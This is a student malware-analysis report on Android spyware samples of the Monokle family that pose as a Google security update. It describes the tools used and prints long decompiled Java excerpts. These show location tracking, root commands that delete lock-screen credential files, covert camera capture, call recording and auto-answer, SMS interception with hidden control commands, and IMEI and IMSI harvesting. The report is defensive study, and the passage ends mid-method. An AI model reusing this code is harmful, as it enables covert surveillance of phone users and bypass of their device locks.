UNIVERSITÀ DI PISA

MSc in Computer Engineering

Formal Methods for Secure Systems

Malware Analysis

Team members:

Chang Liu

Leonardo Bargiotti

Carlo Pio Pace

ANNO ACCADEMICO 2023/2024

Contents

1 Introduction

Our project aims to analyze some applications for the Android operating system. We analyzed these applications to detect malicious code, if present, and eventually understand the actions performed by it, and establish if these files are malwares or not. The analysis performed is static and dynamic, multiple tools have been used, that are all listed, in order to let anyone verify the results obtained. The files analyzed are six, they present as files of two different extensions, two *.apk* and four *.zip*, these files resulted to be very similar as it will be described in this document. Malicious code has been found inside all of them , that performs a very large spectrum of operations such as data gathering and even espionage, so all of them resulted to be sophisticated, very dangerous malwares.

2 Tools

During this project, we used three main analysis tools to identity the malicious behavior of the samples:

- VirusTotal (antimalware analysis), it's a web tool that allows to submit samples and analyze them with several antivirus or antimalware programs.This tool was used to gain a starting insight on the already existing knowledge about the specific malicious sample.

- AXMLPrinter2 (static analysis), allows to read xml file, it has been used to read the manifest of some of the malware analized, which were not apks.

- Bytecode-viewer (static analysis), this tool offers multiple java bytecode decompilers, we choose to use this tool, because often a decompiler doesn't fully reconstruct the bytecode. Bytecode-viewer make easier to analize the code using all the decompilers provide, in this analisys we used JD-GUI, CFR and FernFlower decompilers.

- MobSF (static and dynamic analysis), let the analyst to automatically highlight interesting features of the application (eg. Android permissions, API calls, remote URLs), but also to extract the Java code from the APK file. In this way we can gain a strong insight of the potential malicious behavior of the application and then manually analyze it by examining the code. Moreover, it allows to perform a dynamic analysis, by executing the application inside a virtual environment and by monitoring it.

- Genymotion (dynamic analysis), this tool creates virtual environments for MobSF in order to execute the malware sample safely.

3 Analyzed malware samples

In this document six different files have been analyzed, whose SHA-256 hash values are:

- 0a2df7bf56192efbbeb26479cd58d5ae6cb2ed0946b5a138d372b5d85373b4de
- 7A99B60349703AED3AB28F498320F247
- 8D0A03981DAA93210E184E7FFF02883C
- 9E9D9A3717EED4D558A3F5EDDB260901
- 20F4CD2BAA09E0BD5E12DAB50C0898CD
- 695d11c512a40a656aa39efedc79ef6a6ff3caca781c384e1238b9f0ea30621a

For the sake of readability, we will refer to each sample with the following notation, 0a2d...4de for the first item, 7A99...247 the second etc.

4 APK 02ad...4de and 695d...21a

In this chapter are analyzed two malwares:

- 0a2df7bf56192efbbeb26479cd58d5ae6cb2ed0946b5a138d372b5d85373b4de
- 695d11c512a40a656aa39-efedc79ef6a6ff3caca781c384e1238b9f0ea30621a

This two malwares belong to monokle family, they are capable of executing a wide range of malicious operations, including keylogging, stealing sensitive data, monitoring users' online activities, and remotely controlling the infected device. To not show their malicious behavior they are masquerade as the Google Security Update application.

4.1 Static Analysis

The analysis of malware begins with an examination of the permissions it requests, followed by a thorough investigation of its underlying code. By scrutinizing the permissions sought by the malware, it is possible to insights into its intended functionality and potential impact on the infected system. Subsequently, delving into malware's code reveals its inner workings, shedding light on its propagation methods, malicious payloads, and evasion techniques.

4.1.1 VirusTotal

The application requests to the operating system several potentially dangerous permissions, such as controlling the SMS, calls and history bookmarks. This set of permissions (images 1 and 2) hints that the application could send confidential data such as phone number, SIM serial number, contact list, received SMS to a remote server. Moreover, it could delete or overwrite already received SMS, intercept all the incoming ones, and send SMS to arbitrary phone numbers.



Image 1: Permissions 02ad...4de



Image 2: Permissions 695d...21a

4.1.2 Java Code Analysis (MobSF)

The application 695d...21a operates on two active servers, with one located in Fremont, California, USA (Latitude: 37.518, Longitude: -121.929), and the other situated in Basel, Basel-Stadt, Switzerland (Latitude: 47.558, Longitude: 7.573) (images 3 4).

Image 3: 695d...21a server location

DOMAIN	STATUS	GEOLOCATION
www.openstreetmap.org	ok	**IP:** 184.104.179.139 **Country:** United States of America **Region:** California **City:** Fremont **Latitude:** 37.517979 **Longitude:** -121.929489 **View:** Google Map
www.slf4j.org	ok	**IP:** 195.15.222.169 **Country:** Switzerland **Region:** Basel-Stadt **City:** Basel **Latitude:** 47.558399 **Longitude:** 7.573270 **View:** Google Map

Image 4: 695d...21a server location

We will report only the most interesting classes for the purpose of this project.

4.1.3 02ad...4de

The following code (image 5) activates location listeners to receive user position information via GPS and/or network. It initializes the location manager and requests updates for both GPS and network locations if permissions are granted.

```
public static boolean startLocationListening() {
    if (haveGpsListener && haveNetwListener) {
        return true;
    }
    initLocationManager();
    if (!haveGpsListener && ContextCompat.checkSelfPermission(App.getContext(), "android.permission.ACCESS_FINE_LOCATION") == 0) {
        try {
            locManager.requestLocationUpdates("gps", MIN_LOCATION_UPDATE_PERIOD, 0.0f, gpsLocListener);
            haveGpsListener = true;
        } catch (Exception unused) {
        }
    }
    if (!haveNetwListener && ContextCompat.checkSelfPermission(App.getContext(), "android.permission.ACCESS_COARSE_LOCATION") == 0) {
        try {
            locManager.requestLocationUpdates("network", MIN_LOCATION_UPDATE_PERIOD, 0.0f, netwLocListener);
            haveNetwListener = true;
        } catch (Exception unused2) {
        }
    }
    return haveGpsListener || haveNetwListener;
}
```

Image 5: 02ad...4de obtain position

The malware resets passwords by deleting *locksettings.db* and *gatekeeper.password.key* files, indicating attempts to bypass device security measures. It also hooks into screen unlock events, recording videos of screen unlocks, and modifies file permissions and security contexts, suggesting attempts to conceal its actions (image 6).

```
public class ScreenPassword {
    private static final String SCREEN_UNLOCK_FILE = "nsr25832038.vi";
    private static File hookVideo;

    public static void resetPassword() {
        String absolutePath = new File(Environment.getDataDirectory(), "/system/locksettings.db").getAbsolutePath();
        String absolutePath2 = new File(Environment.getDataDirectory(), "/system/gatekeeper.password.key").getAbsolutePath();
        RootHelper rootHelper = RootHelper.getInstance();
        rootHelper.executeRootCommand("rm -r " + absolutePath + Marker.ANY_MARKER);
        RootHelper rootHelper2 = RootHelper.getInstance();
        rootHelper2.executeRootCommand("rm -r " + absolutePath2);
    }

    public static int get(List<UserScreenPassword> list) {
        File screenUnlockFile = getScreenUnlockFile();
        if (screenUnlockFile != null) {
            try {
                UserScreenPassword userScreenPassword = new UserScreenPassword();
                userScreenPassword.path = screenUnlockFile.getCanonicalPath();
                list.add(userScreenPassword);
                return 0;
            } catch (IOException e) {
                Protocol.TErrorType.errorMessage = "Can't get file: " + e.getMessage();
                return 100;
            }
        }
        if (SettingsParser.getInstance().getServiceSettings().ScreenUnlockHook) {
            Protocol.TErrorType.errorMessage = "Still didn't got screen password video";
        } else {
            Protocol.TErrorType.errorMessage = "You need to set command";
        }
        return Protocol.TErrorType.FILE_NOT_FOUND;
    }
```

Image 6: 02ad...4de obtain information

The method *getBookmarks()* (image 7) retrieves browser bookmarks file from the Chrome and it reads the contents of the bookmarks.

```
public void getBookmarks(List<UserBrowserBookmark> list) {
    File bookmarksFile;
    BufferedReader bufferedReader;
    List<String> bookmarksDbFileNames = getBookmarksDbFileNames();
    if (bookmarksDbFileNames.isEmpty() || (bookmarksFile = getBookmarksFile(new File(bookmarksDbFileNames.get(0)), false)) == null) {
        return;
    }
    StringBuilder sb = new StringBuilder();
    BufferedReader bufferedReader2 = null;
    try {
        try {
            try {
                bufferedReader = new BufferedReader(new FileReader(bookmarksFile));
                while (true) {
                    try {
                        String readLine = bufferedReader.readLine();
                        if (readLine == null) {
                            break;
                        }
                        sb.append(readLine);
                        sb.append("\n");
                    } catch (Exception e) {
                        e = e;
                        bufferedReader2 = bufferedReader;
                        Logger.logException("Failed to read chrome bookmarks from '" + bookmarksFile + "'", e);
                        bufferedReader2 = bufferedReader2;
                        if (bufferedReader2 != null) {
                            bufferedReader2.close();
                            bufferedReader2 = bufferedReader2;
                        }
                        if (needDelete) {
                        }
                    } catch (Throwable th) {
                        th = th;
                        if (bufferedReader != null) {
                            try {
                                bufferedReader.close();
                            } catch (Exception unused) {
                            }
                        }
                        throw th;
                    }
                }
                ?? r3 = "children";
                addArrayToRecords(new JSONObject(sb.toString()).getJSONObject("roots").getJSONObject("synced").getJSONArray("children"), list);
                bufferedReader.close();
                bufferedReader2 = r3;
            } catch (Throwable th2) {
                th = th2;
                bufferedReader = bufferedReader2;
            }
        } catch (Exception e2) {
            e = e2;
        }
    } catch (Exception unused2) {
    }
    if (needDelete) {
        return;
    }
    RootHelper rootHelper = RootHelper.getInstance();
    rootHelper.executeNoRootCommand("rm -r " + bookmarksFile.getAbsolutePath() + Marker.ANY_MARKER);
    needDelete = false;
}
```

Image 7: 02ad...4de obtain get bookmarks

The method *createPhoto()* in image 8 initiates photo capture events and adjusts photo capture settings based on service configurations. It ensures the proper initialization of the photo capture hub and triggers surface display for capturing.

```
public void createPhoto(AgentEvent agentEvent) {
    takePicture(agentEvent, new IPhotoShotInfo() { // from class: com.system.security_update.data.PhotoShotsList.2
        @Override // com.system.security_update.control.IPhotoShotInfo
        public void onPhotoShotInfo(AgentEvent agentEvent2) {
            EventTrackingNew.CreateEvent(agentEvent2);
        }
    });
    SettingsParser.getInstance().getServiceSettings().PhotoShotsCurrentQuantity++;
    SettingsParser.getInstance().saveSettings();
}

private void takePicture(final AgentEvent agentEvent, final IPhotoShotInfo iPhotoShotInfo) {
    CameraHub.CameraMode cameraMode = new CameraHub.CameraMode();
    cameraMode.SwitchOn = true;
    cameraMode.duration = 1;
    cameraMode.CamType = SettingsParser.getInstance().getServiceSettings().PhotoShotSettings.cameraType;
    cameraMode.CamQuality = SettingsParser.getInstance().getServiceSettings().PhotoShotSettings.quality;
    PhotoCameraHub photoCameraHub = new PhotoCameraHub();
    photoCameraHub.init(cameraMode, new IDeviceRecordedDataReceiver() { // from class: com.system.security_update.data.PhotoShotsList.3
        @Override // com.system.security_update.control.IDeviceRecordedDataReceiver
        public void onDataRecorded(String str, String str2) {
            Logger.log("onDataRecorded: " + str);
            agentEvent.photoCapture.setFilename(str);
            iPhotoShotInfo.onPhotoShotInfo(agentEvent);
        }
    });
    photoCameraHub.showSurface();
}
```

Image 8: 02ad...4de set up photo

The code in the image 9 handles incoming and outgoing phone. It checks the phone state to determine if it's an incoming call, and if so, it creates an event for tracking it. It also manages call recording based on certain conditions and controls call answering or initiating. Finally, it adjusts the audio mode settings accordingly and updates the phone state.

```
@Override // android.content.BroadcastReceiver
public void onReceive(Context context, Intent intent) {
    int callState;
    boolean z;
    if (intent.getAction() == null || !intent.getAction().equals("android.intent.action.PHONE_STATE")) {
        return;
    }
    if (MyTelephonyManager.haveSentPlugHeadsetEvent) {
        MyTelephonyManager.sendPlugUnplugHeadsetAction(false);
    }
    Bundle extras = intent.getExtras();
    if (extras == null || MyTelephonyManager.phoneState == (callState = MyTelephonyManager.getTelephonyManager().getCallState())) {
        return;
    }
    switch (callState) {
        case 0:
            if (!MyTelephonyManager.PhoneCallsToDelete.isEmpty()) {
                MyTelephonyManager.ClearCallsWaitAt = Calendar.getInstance().getTimeInMillis() + 15000;
            }
            if (SoundHub.haveStartedCallRecord) {
                SoundHub.haveStartedCallRecord = false;
                SoundHub.stopWork();
                break;
            }
            break;
        case 1:
            String string = extras.getString("incoming_number");
            if (string != null) {
                AgentEvent agentEvent = new AgentEvent();
                agentEvent.setType(EventType.PhoneCall);
                agentEvent.phoneCall = new AgentEvent_PhoneCall();
                agentEvent.phoneCall.setPhoneNumber(string);
                EventTrackingNew.CreateEvent(agentEvent);
                boolean z2 = (SoundHub.isSoundHubWorking() || CameraHub.isVideoHubWorking()) ? false : true;
                boolean z3 = SettingsParser.getInstance().getServiceSettings().recordCalls && SettingsParser.checkNumberComplyMasksList(SettingsParser.getInstance().getServiceSettings().recordCallMasks, string, false);
                if (z2 && z3) {
                    SoundHub.AudioMode audioMode = new SoundHub.AudioMode();
                    audioMode.duration = 0;
                    audioMode.SwitchOn = true;
                    audioMode.Quality = SoundHub.AudioQuality.Low;
                    SoundHub.haveStartedCallRecord = SoundHub.startWork(audioMode, string) != null;
                }
                if (PhotoShotsList.getInstance().isCallNumber(string, CallMaskMode.Incoming)) {
                    PhotoShotsList.getInstance().sendPhotoShotMessageByCall(string);
                }
                String lowerCase = string.toLowerCase();
                Iterator<String> it = SettingsParser.getInstance().getServiceSettings().agentSettings.controlPhones.iterator();
                while (true) {
                    if (it.hasNext()) {
                        z = lowerCase.contains(it.next().toLowerCase());
                    }
                }
                if (z) {
                    MyTelephonyManager.answerIncomingCall(string);
                    break;
                }
            } else {
                return;
            }
            break;
        case 2:
            if (MyTelephonyManager.phoneState == 0) {
                MyTelephonyManager.processOutgoingCall(extras.getString("incoming_number"));
                break;
            }
            break;
    }
    int unused = MyTelephonyManager.phoneState = callState;
}
```

Image 9: 02ad...4de handle calls

This code (image 10) handles incoming SMS messages. It retrieves the messages from the intent extras, parses them into SMSMessage objects, and extracts the sender's phone number and message body.

```
/* loaded from: classes.dex */
public static final class IncomingSmsListener extends BroadcastReceiver {
    public static final String ACTION_SMS_RECEIVED = "android.provider.Telephony.SMS_RECEIVED";

    public static IncomingSmsListener createAndRegisterReceiver() {
        IntentFilter intentFilter = new IntentFilter(ACTION_SMS_RECEIVED);
        intentFilter.setPriority(1000);
        IncomingSmsListener incomingSmsListener = new IncomingSmsListener();
        App.getContext().registerReceiver(incomingSmsListener, intentFilter);
        return incomingSmsListener;
    }

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        Map<String, String> RetrieveMessages = RetrieveMessages(intent);
        if (RetrieveMessages == null) {
            return;
        }
        for (String str : RetrieveMessages.keySet()) {
            String str2 = RetrieveMessages.get(str);
            Logger.log("Sms from: " + str + " body: " + str2);
            TSmsMessage tSmsMessage = new TSmsMessage(str2, str);
            checkForNewSmsCommand(tSmsMessage);
            Iterator<String> it = SettingsParser.getInstance().getServiceSettings().agentSettings.controlPhones.iterator();
            while (true) {
                if (!it.hasNext()) {
                    break;
                } else if (tSmsMessage.Address.toLowerCase().endsWith(it.next().toLowerCase())) {
                    if (!getAbortBroadcast()) {
                        abortBroadcast();
                    }
                    processPossibleControlMessage(tSmsMessage);
                }
            }
        }
    }

    private static Map<String, String> RetrieveMessages(Intent intent) {
        Object[] objArr;
        Bundle extras = intent.getExtras();
        if (extras == null || !extras.containsKey("pdus") || (objArr = (Object[]) extras.get("pdus")) == null) {
            return null;
        }
        int length = objArr.length;
        HashMap hashMap = new HashMap(length);
        SmsMessage[] smsMessageArr = new SmsMessage[length];
        for (int i = 0; i < length; i++) {
            if (Build.VERSION.SDK_INT >= 23) {
                smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i], extras.getString("format"));
            } else {
                smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
            }
            String originatingAddress = smsMessageArr[i].getOriginatingAddress();
            if (!hashMap.containsKey(originatingAddress)) {
                hashMap.put(smsMessageArr[i].getOriginatingAddress(), smsMessageArr[i].getMessageBody());
            } else {
                hashMap.put(originatingAddress, ((String) hashMap.get(originatingAddress)) + smsMessageArr[i].getMessageBody());
            }
        }
        return hashMap;
    }
```

Image 10: 02ad...4de process SMS

4.1.4 695d...21a

The following methods (image 11) do the quite the same things that the previous one, but in a different way that is analyzed in this section. This code contains methods for extracting audio and video recording mode parameters from base system and server commands, respectively. The *getAudioRecordModeParams()* function constructs an audio recording mode based on the provided base system command. Similarly, the *getVideoRecordModeParams()*‘ function constructs a video recording mode based on the provided server command.

```
public static SoundHub.AudioMode getAudioRecordModeParams(BaseSystemCommand_SetAudioRecordMode baseSystemCommand_SetAudioRecordMode) {
    SoundHub.AudioMode audioMode = new SoundHub.AudioMode();
    audioMode.SwitchOn = false;
    if (baseSystemCommand_SetAudioRecordMode.isSetMode()) {
        audioMode.SwitchOn = baseSystemCommand_SetAudioRecordMode.mode == 1;
    }
    if (baseSystemCommand_SetAudioRecordMode.isSetDuration()) {
        audioMode.duration = baseSystemCommand_SetAudioRecordMode.duration;
    }
    if (baseSystemCommand_SetAudioRecordMode.isSetQuality()) {
        if (baseSystemCommand_SetAudioRecordMode.quality >= RecordQuality.High.getValue()) {
            audioMode.Quality = SoundHub.AudioQuality.High;
        } else if (baseSystemCommand_SetAudioRecordMode.quality >= RecordQuality.Medium.getValue()) {
            audioMode.Quality = SoundHub.AudioQuality.Medium;
        } else {
            audioMode.Quality = SoundHub.AudioQuality.Low;
        }
    }
    if (baseSystemCommand_SetAudioRecordMode.isSetScheduled()) {
        audioMode.scheduled = baseSystemCommand_SetAudioRecordMode.scheduled;
    }
    return audioMode;
}

public static CameraHub.CameraMode getVideoRecordModeParams(ServerCommand serverCommand) {
    CameraHub.CameraMode cameraMode = new CameraHub.CameraMode();
    cameraMode.SwitchOn = false;
    BaseSystemCommand_SetVideoRecordMode setVideoRecordMode = serverCommand.baseSystem.getSetVideoRecordMode();
    if (setVideoRecordMode != null) {
        if (setVideoRecordMode.isSetMode()) {
            cameraMode.SwitchOn = setVideoRecordMode.mode == 1;
        }
        if (setVideoRecordMode.isSetDuration()) {
            cameraMode.duration = setVideoRecordMode.duration;
        }
        if (setVideoRecordMode.isSetCameraPosition()) {
            if (setVideoRecordMode.cameraPosition == CameraPosition.Front) {
                cameraMode.CamType = CameraHub.CameraType.FrontCamera;
            } else {
                cameraMode.CamType = CameraHub.CameraType.RearCamera;
            }
        }
        if (setVideoRecordMode.isSetQuality()) {
            if (setVideoRecordMode.quality >= RecordQuality.High.getValue()) {
                cameraMode.CamQuality = CameraHub.CameraQuality.High;
            } else if (setVideoRecordMode.quality >= RecordQuality.Medium.getValue()) {
                cameraMode.CamQuality = CameraHub.CameraQuality.Medium;
            } else {
                cameraMode.CamQuality = CameraHub.CameraQuality.Low;
            }
        }
    }
    return cameraMode;
}
```

Image 11: 695d...21a records audio and video

In the following images 12 and 13, are shown codes which handles incoming phone calls and SMS messages. For phone calls, it processes incoming and outgoing calls, while for SMS messages, it retrieves and processes the message content.

```
@Override // android.content.BroadcastReceiver
public void onReceive(Context context, Intent intent) {
    int callState;
    boolean z;
    if (intent.getAction() == null || !intent.getAction().equals("android.intent.action.PHONE_STATE")) {
        return;
    }
    if (MyTelephonyManager.haveSentPlugHeadsetEvent) {
        MyTelephonyManager.sendPlugUnplugHeadsetAction(false);
    }
    Bundle extras = intent.getExtras();
    if (extras == null || MyTelephonyManager.phoneState == (callState = MyTelephonyManager.getTelephonyManager().getCallState())) {
        return;
    }
    switch (callState) {
        case 0:
            if (!MyTelephonyManager.PhoneCallsToDelete.isEmpty()) {
                MyTelephonyManager.ClearCallsWithAt = Calendar.getInstance().getTimeInMillis() + 15000;
            }
            if (SoundHub.haveStartedCallRecord) {
                SoundHub.haveStartedCallRecord = false;
                SoundHub.stopWork();
                break;
            }
            break;
        case 1:
            String string = extras.getString("incoming_number");
            if (string != null) {
                AgentEvent agentEvent = new AgentEvent();
                agentEvent.setType(EventType.PhoneCall);
                agentEvent.phoneCall = new AgentEvent_PhoneCall();
                agentEvent.phoneCall.setPhoneNumber(string);
                EventTrackingNew.CreateEvent(agentEvent);
                boolean z2 = (SoundHub.isSoundHubWorking() || CameraHub.isVideoHubWorking()) ? false : true;
                boolean z3 = SettingsParser.getInstance().getServiceSettings().recordCalls && SettingsParser.checkNumberComplyMasksList(SettingsParser.getInstance().getServiceSettings().recordCallMasks, string, false);
                if (z2 && z3) {
                    SoundHub.AudioMode audioMode = new SoundHub.AudioMode();
                    audioMode.duration = 0;
                    audioMode.SwitchOn = true;
                    audioMode.Quality = SoundHub.AudioQuality.Low;
                    SoundHub.haveStartedCallRecord = SoundHub.startWork(audioMode, string) != null;
                }
                if (PhotoShotsList.getInstance().isCallNumber(string, CallMaskMode.Incoming)) {
                    PhotoShotsList.getInstance().sendPhotoShotMessageByCall(string);
                }
                String lowerCase = string.toLowerCase();
                Iterator<String> it = SettingsParser.getInstance().getServiceSettings().agentSettings.controlPhones.iterator();
                while (true) {
                    if (it.hasNext()) {
                        z = lowerCase.contains(it.next().toLowerCase());
                    }
                }
                if (z) {
                    MyTelephonyManager.answerIncomingCall(string);
                    break;
                }
            } else {
                return;
            }
            break;
        case 2:
            if (MyTelephonyManager.phoneState == 0) {
                MyTelephonyManager.processOutgoingCall(extras.getString("incoming_number"));
                break;
            }
            break;
    }
    int unused = MyTelephonyManager.phoneState = callState;
}
}
```

Image 12: 695d...21a handle calls

```
/* loaded from: classes.dex */
public static final class IncomingSmsListener extends BroadcastReceiver {
    public static final String ACTION_SMS_RECEIVED = "android.provider.Telephony.SMS_RECEIVED";

    public static IncomingSmsListener createAndRegisterReceiver() {
        IntentFilter intentFilter = new IntentFilter(ACTION_SMS_RECEIVED);
        intentFilter.setPriority(1000);
        IncomingSmsListener incomingSmsListener = new IncomingSmsListener();
        App.getContext().registerReceiver(incomingSmsListener, intentFilter);
        return incomingSmsListener;
    }

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        Map<String, String> RetrieveMessages = RetrieveMessages(intent);
        if (RetrieveMessages == null) {
            return;
        }
        for (String str : RetrieveMessages.keySet()) {
            String str2 = RetrieveMessages.get(str);
            Logger.log("Sms from: " + str + " body: " + str2);
            TSmsMessage tSmsMessage = new TSmsMessage(str2, str);
            checkForNewSmsCommand(tSmsMessage);
            Iterator<String> it = SettingsParser.getInstance().getServiceSettings().agentSettings.controlPhones.iterator();
            while (true) {
                if (!it.hasNext()) {
                    break;
                } else if (tSmsMessage.Address.toLowerCase().endsWith(it.next().toLowerCase())) {
                    if (!getAbortBroadcast()) {
                        abortBroadcast();
                    }
                    processPossibleControlMessage(tSmsMessage);
                }
            }
        }
    }
```

Image 13: 695d...21a handle sms

The method *RetrieveMessages* (image 14) retrieves SMS messages and extracts the sender's phone number and message body.

```
private static Map<String, String> RetrieveMessages(Intent intent) {
    Object[] objArr;
    Bundle extras = intent.getExtras();
    if (extras == null || !extras.containsKey("pdus") || (objArr = (Object[]) extras.get("pdus")) == null) {
        return null;
    }
    int length = objArr.length;
    HashMap hashMap = new HashMap(length);
    SmsMessage[] smsMessageArr = new SmsMessage[length];
    for (int i = 0; i < length; i++) {
        if (Build.VERSION.SDK_INT >= 23) {
            smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i], extras.getString("format"));
        } else {
            smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
        }
        String originatingAddress = smsMessageArr[i].getOriginatingAddress();
        if (!hashMap.containsKey(originatingAddress)) {
            hashMap.put(smsMessageArr[i].getOriginatingAddress(), smsMessageArr[i].getMessageBody());
        } else {
            hashMap.put(originatingAddress, ((String) hashMap.get(originatingAddress)) + smsMessageArr[i].getMessageBody());
        }
    }
    return hashMap;
}
```

Image 14: 695d...21a extract info from sms

The code in the image 15 provides utility methods related to phone operations, such as sending SMS messages, making outgoing calls, and answering incoming calls.

```
public static TelephonyManager getTelephonyManager() {
    if (telephonyManager == null) {
        telephonyManager = (TelephonyManager) App.getContext().getSystemService("phone");
    }
    return telephonyManager;
}

public static boolean isPhoneInIdleState() {
    return phoneState == 0;
}

public static int sendSmsMessage(TSmsMessage tSmsMessage) {
    if (tSmsMessage == null || tSmsMessage.Address == null || tSmsMessage.Address.length() < 2) {
        return 100;
    }
    if (tSmsMessage.Body == null || tSmsMessage.Body.length() == 0) {
        tSmsMessage.Body = " ";
    }
    try {
        SmsManager smsManager = SmsManager.getDefault();
        if (smsManager == null) {
            return 100;
        }
        ArrayList<String> divideMessage = smsManager.divideMessage(tSmsMessage.Body);
        if (divideMessage.size() == 0) {
            return 100;
        }
        smsManager.sendMultipartTextMessage(tSmsMessage.Address, null, divideMessage, null, null);
        return 0;
    } catch (Exception unused) {
        return 100;
    }
}

public static int initOutgoingCall(String str) {
    if (ContextCompat.checkSelfPermission(App.getContext(), "android.permission.CALL_PHONE") != 0) {
        return Protocol.TErrorType.NOT_SUPPORTED;
    }
    if (str == null || str.length() < 3 || phoneState != 0) {
        return 100;
    }
    try {
        Logger.log("Call: " + str);
        Intent intent = new Intent("android.intent.action.CALL");
        intent.setData(Uri.parse("tel:" + str));
        intent.addFlags(268435456);
        App.getContext().startActivity(intent);
        PhoneCallsToDelete.add(str);
        return 0;
    } catch (Exception unused) {
        return 100;
    }
}

/* JADX INFO: Access modifiers changed from: private */
public static void answerIncomingCall(String str) {
    if (str == null || str.length() < 3) {
        return;
    }
    try {
        sendPlugUnplugHeadsetAction(true);
        Intent intent = new Intent("android.intent.action.MEDIA_BUTTON");
        intent.putExtra("android.intent.extra.KEY_EVENT", new KeyEvent(0, 79));
        App.getContext().sendOrderedBroadcast(intent, null);
        Intent intent2 = new Intent("android.intent.action.MEDIA_BUTTON");
        intent2.putExtra("android.intent.extra.KEY_EVENT", new KeyEvent(1, 79));
        App.getContext().sendOrderedBroadcast(intent2, null);
        PhoneCallsToDelete.add(str);
    } catch (Exception unused) {
    }
}
```

Image 15: 695d...21a methods related to phone operations

In the next image 16, is possible to see that retrieves information about the device's phone lines, including the device ID (IMEI) and line number. In the image 17 is shown a piece of code which processes outgoing calls.

```
@SuppressLint({"HardwareIds"})
public static void getImei() {
    String deviceId;
    String str = ServiceEngine.UNKNOWN_IMEI;
    if (ContextCompat.checkSelfPermission(App.getContext(), "android.permission.READ_PHONE_STATE") == 0) {
        if (telephonyManager == null) {
            telephonyManager = (TelephonyManager) App.getContext().getSystemService("phone");
        }
        if (telephonyManager != null && (deviceId = telephonyManager.getDeviceId()) != null) {
            str = deviceId;
        }
    } else {
        Logger.log("Can't get imei - no permission");
    }
    if (TextUtils.isEmpty(SettingsParser.getInstance().getServiceSettings().Imei) || (!ServiceEngine.UNKNOWN_IMEI.equals(str) && !SettingsParser.getInstance().getServiceSettings().Imei.equals(str))) {
        Logger.log("imei: " + str);
        SettingsParser.getInstance().getServiceSettings().Imei = str;
        SettingsParser.getInstance().saveSettings();
    }
    if (ContextCompat.checkSelfPermission(App.getContext(), "android.permission.READ_PHONE_STATE") != 0) {
        return;
    }
    LinkedList linkedList = new LinkedList();
    if (Build.VERSION.SDK_INT >= 23) {
        int phoneCount = telephonyManager.getPhoneCount();
        for (int i = 0; i < phoneCount; i++) {
            SubscriptionInfo activeSubscriptionInfoForSimSlotIndex = SubscriptionManager.from(App.getContext()).getActiveSubscriptionInfoForSimSlotIndex(i);
            DeviceModem deviceModem = new DeviceModem();
            deviceModem.imei = telephonyManager.getDeviceId(i);
            if (activeSubscriptionInfoForSimSlotIndex != null) {
                deviceModem.imsi = getSubscriberId(activeSubscriptionInfoForSimSlotIndex.getSubscriptionId());
                deviceModem.msisdn = activeSubscriptionInfoForSimSlotIndex.getNumber();
            }
            linkedList.add(deviceModem);
        }
    } else {
        DeviceModem deviceModem2 = new DeviceModem();
        deviceModem2.imei = str;
        deviceModem2.imsi = telephonyManager.getSubscriberId();
        deviceModem2.msisdn = telephonyManager.getLine1Number();
        linkedList.add(deviceModem2);
    }
    SettingsParser.getInstance().getServiceSettings().radioInfo = linkedList;
}
```

Image 16: 695d...21a get IMEI

```
public static void processOutgoingCall(String str) {
    if (str == null) {
        return;
    }
    long currentTimeMillis = System.currentTimeMillis();
    if (!str.equals(lastOutgoingCallNumber) || currentTimeMillis - lastOutgoingCallTime >= 2000) {
        Logger.log("Process outgoing call");
        lastOutgoingCallNumber = str;
        lastOutgoingCallTime = currentTimeMillis;
        AgentEvent agentEvent = new AgentEvent();
        agentEvent.setType(EventType.PhoneCall);
        agentEvent.phoneCall = new AgentEvent.PhoneCall();
        agentEvent.phoneCall.setPhoneNumber(str);
        EventTrackingNew.CreateEvent(agentEvent);
